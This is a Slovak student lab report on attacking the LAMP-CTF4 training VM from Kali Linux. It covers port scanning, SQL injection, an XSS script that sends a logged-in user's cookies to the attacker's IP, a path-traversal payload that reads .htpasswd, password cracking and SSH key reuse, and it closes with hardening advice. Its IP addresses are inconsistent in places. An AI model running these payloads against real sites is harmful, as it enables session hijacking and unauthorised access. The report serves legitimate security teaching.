Úvod do počítačovej bezpečnosti FEI STU

LAMP Security project

[Linux Apache MySQL PHP]

1 Environment setup

TARGET MACHINE – **LAMP-CTF4** [web server]

ATTACK MACHINE – **Kali Linux**




Figure 1 Environment setup – Oracle VM VirtualBox

Target aj attack platformy spúšťam cez VirtualBox od Oracle. Stiahol som LAMP server verziu CTF4. Prvým predpoklad úspešného útoku je poznať IP adresu targetu. Na to aby VirtualBox rozlíšil na sieti target a attack machiny musel som pre každú platformu nastaviť sieťový adaptér v nastaveniach VirtualBoxu.

2 Testovanie bezpečnosti serveru

2.1 Zistenie IP adresy targetu

Predpokladom tejto úlohy je, že attack machine Kali Linux je na rovnakej lokálnej LAN sieti ako target. V tomto prípade začneme tým že zistíme akú IP adresu má pridelenú attack machine.

```
kali@kali:~$ /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.56.105  netmask 255.255.255.0  broadcast 192.168.56.255
      inet6 fe80::a00:27ff:fec8:ae6b  prefixlen 64  scopeid 0x20<link>
```

Zistili sme, že attack machine ma dynamickú IP **192.168.56.105**.

Vieme, že target je na rovnakej LAN, to znamená, že DHCP server mu pridelil adresu vo formáte 192.168.56.XXX. Musíme zistiť čísla subadresy XXX. Na to použijeme penetračný nástroj, napríklad **nmap**.

```
kali@kali:~$ nmap 192.168.56.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-28 13:46 EDT
Nmap scan report for 192.168.56.101
Host is up (0.56s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE
22/tcp  open   ssh
25/tcp  open   smtp
80/tcp  open   http
631/tcp closed ipp
```

Dostali sme response len z jedného zariadenia na tejto sieti a to pravé z target machiny. Teda target ma adresu IP **192.168.56.101.** Teraz sme schopný útočiť na server sieť.

2.2 Zistenie slabých a zaujímavých miest cez sieťové pripojenie

V tomto kroku sa pozrime bližšie na výstup z príkazu **nmap** pre target IP adresu.

```
kali@kali:~$ nmap -sV 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-28 14:01 EDT
Nmap scan report for 192.168.56.101
Host is up (0.65s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 4.3 (protocol 2.0)
25/tcp  open   smtp    Sendmail 8.13.5/8.13.5
80/tcp  open   http    Apache httpd 2.2.0 ((Fedora))
631/tcp closed ipp
Service Info: Host: ctf4.sas.upenn.edu; OS: Unix
```

Už samotný výpis príkazu ***nmap -sV 192.168.56.102,*** hovorí veľa o bezpečnosti serveru a dáva nam možnosti na ktoré sieťové funkcionality sa môžeme zamerať. Každá sieťová funkcionalita komunikuje cez špecifický **port**. Napríklad SSH cez 22, web server na porte 80. Stav portu určuje konfigurácia firewallu


Na analýzu portu 22 SSH použijem tool **telnet.** Príkazom telnet 192.168.56.101 25 zistime že target používa Sendmail verzie 8.13

Na porte 80 je Apache web server.

2.3 Analýza sieťovej služby web serveru Apache na porte 80

Najkomfortnejšia služba pre nás je web server aplikácia na porte 80 lebo poskytuje GUI. Navštívime stránku 192.168.56.102 cez náš attack Kali Linux a vidíme komplexnú web stránku s množstvom textových vstupov, podstránok a súborov.

Ako prvé si všimneme, že Apache server nemá implementovaný šifrovací https protokol pomocou SSL a používa len http. Toto je jednoznačne slabina web aplikácie a je možné využiť nástroje a postupy na odchytávanie komunikácie.




Môžeme predpokladať, že webová služba má ďalšie bezpečnostné nedostatky preto použijeme automatizované penetračné nástroje, ktoré Kali Linux ponúka.


Tool **NIKTO** (***nikto -host 192.168.56.102***) deteguje množstvo potenciálnych slabín, avšak veľa z nich sa nedá reálne využiť. Avšak získame kompletné informácie o backend infraštruktúre a verziách.

2.4 Phishing pomocou WireSharku

Keďže sme zistili, že target používa nešifrovanú http komunikáciu, je tu možnosť odchytávať komunikáciu a získať citlivé informácie. Na odchytávanie sieťových TCP parketou som zvyknutý používať WireShark.



Použijeme filter pre sledovanie packetov len zo strany targetu ***ip.src==192.168.56.101.***



Vyskúšal som hľadať v paketoch stringy ktoré by mohli poskytnúť citlivé informácie, napríklad **auth, pass, pwd..** ale nepodarilo sami nájsť žiadny kľuč pri prechádzaní podstránok. Tak pokračujem podľa návodu. Tento postup by mal zmysel, keby administrátor menil svoje prihlásenie na LAN sieti.

2.5 Získanie admin prístupu vo web aplikácii

Vďaka toolov ako je NIKTO alebo NASSUS sme našli zaujímavé podstránky. Jednou z nich je 192.168.56.101/admin. Skúsili sme taktiku SQL injection. Zistili sme že na klientskej strane je vykonávaná JS kontrola inputu pre username a heslo. Skúsili sme obísť JS kontrolu pomocou Parosu, avšak asi je kontrola aj na backende. Po zobrazení chybovej hlášky y SQL selectu sme zistili ako treba cez Tamper data plugin zadať sql injection data.

Teda nakoniec target systém obsahuje zraniteľnosť voči SQL injection, preto by mala byt na backende implementovaná ochrana voči always true selectom.

2.6 Cross Site Scripting

Web stránka obsahuje textové vstupy ako komentáre, príspevky, ktoré akceptujú formát HTML, čo je absolútna bezpečnostná chyba v tomto prípade. Vďaka tomu sme schopný napísať JavaScriptový exploit.

http://192.168.229.134/index.html?title=Home Page

Zistili sme, že šablóna url umožňuje XSS útoky. Kde argumenty za symbolom= sa interpretujú bez kontroly. Teda môžeme interpretovať aj JS kód.

Exploit ktorý získa cookies od prihláseného užívateľa vyzerá takto:

```
<script>
var req = new XMLHttpRequest();
var url = 'http://192.168.56.105/' + document.cookie;
req.open("GET", url);
req.send();
</script>
```

Po uverejnení komentára sa HTML kód nezobrazí ale interpretuje a vykoná JS príkaz, ktorý odošle obsah cookies na IP adresu Attack machiny, na ktorom beží web server, ktorý odchytáva prijaté packety.

V momente, kedy administrátor načíta stránku na ktorej je exploit, prijmeme obsah cookies vďaka ktorým sa vieme prihlásiť ako administrátor.

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.56.1 - - [28/Sep/2020:12:06:30 -0400] "GET / HTTP/1.1" 200 3380 "-" "HomeNet/1.0"
192.168.56.105 - - [28/Sep/2020:12:44:26 -0400] "GET /SESS033c03c663f7d43dd1e2bc433509064a=shtiv1afb5cgihq8psm3sf0sb2;%20has_js=1 HTTP/1.1" 404 493
 "http://192.168.56.102/content/michael-swanson" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
```


(SESS033c03c663f7d43dd1e2bc433509064a=shtiv1afb5cgihq8psm3sf0sb2)

Stačí sa na attack machine zmeniť v databáze obsah cookies a sme prihlásený ako administrátor. Tu by sa dala implementovať prídavná ochrana pri prihlasovaní.

2.7 File include volnerability

Objavili sme možnosť listovať šablóny v podstránke /inc a ďalšie šablónu url formátu pre načítanie HTML stránok. Spojením týchto 2 zistení vieme exploitovat.

http://192.168.56.101/?page=../restricted/.htpasswd%00



Šifrovanie je staré a slabé preto ho vieme bruce force dešifrovať pomocou john toolu. Ziskali sme heslo „pacman“ pre usera „sorzek“

```
Password:
sorzek is not in the sudoers file.  This incident will be reported.
[sorzek@ctf4 ~]$ _
```


Pomocou tohto usera mame prístup k súborom ostatných používateľov, co je bezpečnostná chyba. A malý by mat nastavene prístupové pravá buď jednotlivo alebo podlá skupiny. Viem vyzistiť že user archen je v skupine sudo user, v jeho súboroch nájdeme jeho súkromný SSH kľuč, co je ďalšia bezpečnostná chyba. Privátny kľuč by mal byt uložený len na systéme, z ktorého sa chceme pripájať.


Pomocou sudo usera mame prístup ku všetkým dátam systému aj k MySql databázam a konfiguračným súborom.

```
[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
# Default to using old password format for compatibility with mysql 3.x
# clients (those using the mysqlclient10 compatibility package).
old_passwords=1

[mysql.server]
user=mysql
basedir=/var/lib

[mysqld_safe]
log-error=/var/log/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid
~
```





3 Zhrnutie bezpečnostných chýb

- web server apache používa nešifrovanú http komunikáciu
- nedostatocna ochrana proti SQL injection
- web stránka obsahuje implementačne chyby, ktoré sa dajú využiť na vloženie JS, PHP exploitov
- web stranka obsahuje file include sablony, ktore sa daju vyuzit ako exploit s url api
- user sorzek mal oprávnenia k prístupu k celému file systému
- user archen sudo user právami mal privatny SSH kluc na produkcnom servery
- SQL error mesage bola verejna pre utocnika

4 Návrh ako systém zabezpečiť

- Pouzit HTTPS
- Na backende kontolovat SQL injection format vstupu, voci always true hodnotam
- Nepouzivat sablony a listovanie suborov, ktore ulahcuju XSS a file include volnearbiliy
- Kazdy user bz mal mat prava k svojmu home directory
- Neukladat privatne kluce na produkciu